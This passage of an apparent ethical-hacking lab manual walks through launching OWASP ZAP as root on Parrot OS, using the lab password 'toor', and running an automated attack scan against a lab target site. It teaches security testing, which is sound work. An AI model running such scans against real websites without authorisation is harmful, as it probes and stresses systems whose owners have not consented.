
1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the **Terminal** window, type **zaproxy** and press **Enter** to launch OWASP ZAP.




6. The **OWASP ZAP** initializing window appears; wait for it to complete.
7. After completing initialization, a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.


   Note: If a **Manage Add-ons** window appears, click the **Close** button.




8. The **OWASP ZAP** main window appears. Under the **Quick Start** tab, click the **Automated Scan** option under **Welcome to OWASP ZAP**.




9. The **Automated Scan** wizard appears; enter the target website under the **URL to attack** field (here, **www.moviescope.com**). Leave the other settings to default and click the **Attack** button.



10. **OWASP ZAP** starts scanning the target website. You can observe various URLs under the **Spider** tab.

